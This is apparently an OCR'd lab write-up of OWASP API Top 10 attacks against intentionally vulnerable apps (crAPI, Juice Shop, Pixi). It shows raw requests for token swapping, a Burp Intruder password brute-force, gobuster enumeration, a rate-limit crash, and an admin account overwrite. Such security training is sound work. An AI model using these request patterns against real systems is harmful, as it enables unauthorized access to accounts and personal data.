
User A can see User B Car by replacing bearer token



```
GET /identity/api/v2/vehicle/ea07fe78-0b61-43df-ac18-2d28bc177fea/location HTTP/1.1
Host: 10.0.0.180:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.180:8888/dashboard
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0YkByb2Rzb3RvLm5ldCIsImlhdCI6MTY1MjYzNTAwNiwiZX
hwIjoxNjUyNzIxNDA2fQ.9C6xmBMHv696ib9pQ6Ku9rM-GYXNZiP8LJKUQmbtLOFqcQ-6rl7lC1M0uihV8E
MU1F5p1gP83zQ_QXJ4K3Tahg
Connection: close


```

```
HTTP/1.1 200
Server: openresty/1.17.8.2
Date: Sun, 15 May 2022 17:18:42 GMT
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 151

{
  "carId":"ea07fe78-0b61-43df-ac18-2d28bc177fea",
  "vehicleLocation":{
    "id":10,
    "latitude":"38.9518424",
    "longitude":"-77.1483682"
  },
  "fullName":"testa testa"
}
```

Broken User Authentication - **API2:2019 — Broken authentication**



Attack type: Sniper

Configure the positions where payloads will be inserted, they can be added into the target as well as the b


Target: http://10.0.0.180:8888

```
POST /identity/api/auth/login HTTP/1.1
Host: 10.0.0.180:8888
Content-Length: 46
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
Content-Type: application/json
Accept: */*
Origin: http://10.0.0.180:8888
Referer: http://10.0.0.180:8888/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{"email":"test@rodsoto.net","password":"§test§"}
```


Request	Payload	Status	Error	Timeout	Length	Comment
0		500	□	□	479	
1	password	500	□	□	479	
2	password1	500	□	□	479	
3	Password1	200	□	□	688	Contains a JWT
4	Password!	500	□	□	479	
5	1Password	500	□	□	479	
6	1Password!	500	□	□	479	
7	Password1!	500	□	□	479	

```
Expires: 0
X-Frame-Options: DENY
Content-Length: 231

{
  "token":
  "eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0QHJvZHNvdG8ubmV0IiwiaWF0IjoxNjUyNjU2NTA1LCJleHAiOjE2NTI3NDI5MDV9.qx7UBP23J
  lw9hETjS3-ltO8oWhahsEE95qqnRt2K_RKTdvjjRJKE7SAoNPXfp-oWCMOerisbyiJTMYiBSRVP0w",
  "type":"Bearer",
  "message":null
}
```

Excessive Data Exposure API3:2019 - OWASP Juice Shop




```
└─# gobuster dir -u http://10.0.0.180:3000 -w /root/Desktop/api_wordlists/testlist.txt -b "204,301,302,307,401,403"  --wildcar
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.0.180:3000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/api_wordlists/testlist.txt
[+] Negative Status codes:   204,301,302,307,401,403
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/15 13:59:41 Starting gobuster in directory enumeration mode
===============================================================
/api                 (Status: 500) [Size: 3016]
/products            (Status: 200) [Size: 1987]
/admin               (Status: 200) [Size: 1987]
/share               (Status: 200) [Size: 1987]
/users               (Status: 200) [Size: 1987]
/id                  (Status: 200) [Size: 1987]
/users               (Status: 200) [Size: 1987]
/ftp                 (Status: 200) [Size: 11053]

===============================================================
2022/05/15 13:59:41 Finished
===============================================================
```




~ / ftp

```
quarantine            acquisitions.md       announcement_encrypted.md
coupons_2013.md.bak   eastere.gg            encrypt.pyc
incident-support.kdbx legal.md              package.json.bak
suspicious_errors.yml
```

Lack of Resources and Rate Limiting- API4:2019 - OWASP Juice Shop




```
└─# gobuster dir -u http://10.0.0.180:3000 -w latest_api_wordlist.txt -b 200,500,404
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.0.180:3000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                latest_api_wordlist.txt
[+] Negative Status codes:   200,404,500
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/15 14:20:06 Starting gobuster in directory enumeration mode
===============================================================
Progress: 306 / 223966 (0.14%)[ERROR] 2022/05/15 14:20:16 [!] Get "http://10.0.0.180:3000//a
pi/products": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
//api/users/me        (Status: 401) [Size: 972]
//api/users           (Status: 401) [Size: 972]
//api/users/badgesRealtimeAccess (Status: 401) [Size: 972]
Progress: 1674 / 223966 (0.75%)                          [ERROR] 2022/05/15 14:21:24 [!] Get
 "http://10.0.0.180:3000//api/products/productionseasons": context deadline exceeded (Client
.Timeout exceeded while awaiting headers)
//api/users/current   (Status: 401) [Size: 972]
Progress: 2278 / 223966 (1.02%)                          [ERROR] 2022/05/15 14:21:50 [!] Get
 "http://10.0.0.180:3000//api/products/": context deadline exceeded (Client.Timeout exceeded
 while awaiting headers)
//api/users/login     (Status: 401) [Size: 972]
Progress: 3186 / 223966 (1.42%)                          [ERROR] 2022/05/15 14:23:07 [!] Get
 "http://10.0.0.180:3000//api/products/image": context deadline exceeded (Client.Timeout exc
eeded while awaiting headers)
Progress: 3227 / 223966 (1.44%)                          [ERROR] 2022/05/15 14:23:22 [!] con
text deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 3230 / 223966 (1.44%)                          [ERROR] 2022/05/15 14:23:27 [!] Get
 "http://10.0.0.180:3000//v1/projects/libertad-18ee6/installations": context deadline exceed
ed (Client.Timeout exceeded while awaiting headers)
Progress: 3231 / 223966 (1.44%)                          [ERROR] 2022/05/15 14:23:31 [!] Get
 "http://10.0.0.180:3000//v1/projects/highlevel-backend/namespaces/fireperf:fetch": context
deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 3232 / 223966 (1.44%)                          [ERROR] 2022/05/15 14:23:31 [!] Get
 "http://10.0.0.180:3000//api/widgetapi/messenger-actions": context deadline exceeded (Clien
t.Timeout exceeded while awaiting headers)
[ERROR] 2022/05/15 14:23:31 [!] Get "http://10.0.0.180:3000//v1/widget": context deadline ex
```



```
<--- Last few GCs --->

[17:0x7f1fb68a4330]   303063 ms: Scavenge (reduce) 993.5 (1013.9) -> 992.8 (1013
.9) MB, 8.3 / 0.0 ms  (average mu = 0.142, current mu = 0.007) allocation failur
e
[17:0x7f1fb68a4330]   303106 ms: Scavenge (reduce) 993.5 (1013.9) -> 992.8 (1014
.1) MB, 11.0 / 0.0 ms  (average mu = 0.142, current mu = 0.007) allocation failu
re
[17:0x7f1fb68a4330]   303181 ms: Scavenge (reduce) 993.7 (1014.1) -> 992.9 (1014
.4) MB, 26.0 / 0.0 ms  (average mu = 0.142, current mu = 0.007) allocation failu
re


<--- JS stacktrace --->

FATAL ERROR: Ineffective mark-compacts near heap limit Allocation failed - JavaS
cript heap out of memory
npm notice
npm notice New minor version of npm available! 8.5.5 -> 8.10.0
npm notice Changelog: <https://github.com/npm/cli/releases/tag/v8.10.0>
npm notice Run `npm install -g npm@8.10.0` to update!
npm notice
npm ERR! path /juice-shop
npm ERR! command failed
npm ERR! signal SIGABRT
npm ERR! command sh -c node build/app

npm ERR! A complete log of this run can be found in:
npm ERR!     /home/juicer/.npm/_logs/2022-05-15T18_18_28_622Z-debug-0.log
```

Broken Function Level Authorization -API5-2019


User trajan can see information of application admin (Pixi)



```
PUT /user_info/10 HTTP/1.1
Host: 10.0.0.180:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 53
Origin: http://10.0.0.180:8000
Connection: close
Referer: http://10.0.0.180:8000/profile/admin
Cookie: language=en; welcomebanner_status=dismiss; session=
B5dUW4hnnOHH-t8DAQjdlw.8_S0nRbGGjxx_QhEDMjpXstB0Kq80do8DPxFXY-F_D574Eg_JpW4t1UN9FPX241K-40P
ZaU-96AjWL0YMq8E0Wte50YJiUZDVHVdln9UrCfqc7aV0aohHfztnRtRquE5csXpZAo0WTzDBHZC2ncoeZOW3o4N9eK
7LMQjyuZ10-17Z6TiGx7UZ5q_SzS5vUSEWTNnreiUQI_961li0bUfZ_8hK8nw3l3Ilclvrx3iCiqyI8KOxU6BF_jtaz
x3Zv10Tgstm2g-SwUgYp105YlAM8e-7-zorJf2Vgum2NXD31Fgypd1D0jMsBb2noHmNgSQsVguu4QPcMUutC9RfFFPR
A.1652652971360.86400000.sigOi4xISoah2WpLUAKhrmSIQxtz0HGzELzdClDqa8A

{
  "email":"trajan@rodsoto.net",
  "password":"Password1"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 197
ETag: W/"c5-GBYh9eMfxnT4LKmQn72jrb3Achs"
Date: Mon, 16 May 2022 00:46:37 GMT
Connection: close

{
  "lastErrorObject":{
    "updatedExisting":true,
    "n":1
  },
  "value":{
    "_id":10,
    "email":"pixiadmin",
    "password":"adminpixi",
    "name":null,
    "pic":null,
    "is_admin":"true",
    "account_balance":48.350000000000094
  },
  "ok":1
}
```

Mass Assignment - API6-2019



← Shop


Available Balance: $90

Seat, $10.00

Wheel, $10.00

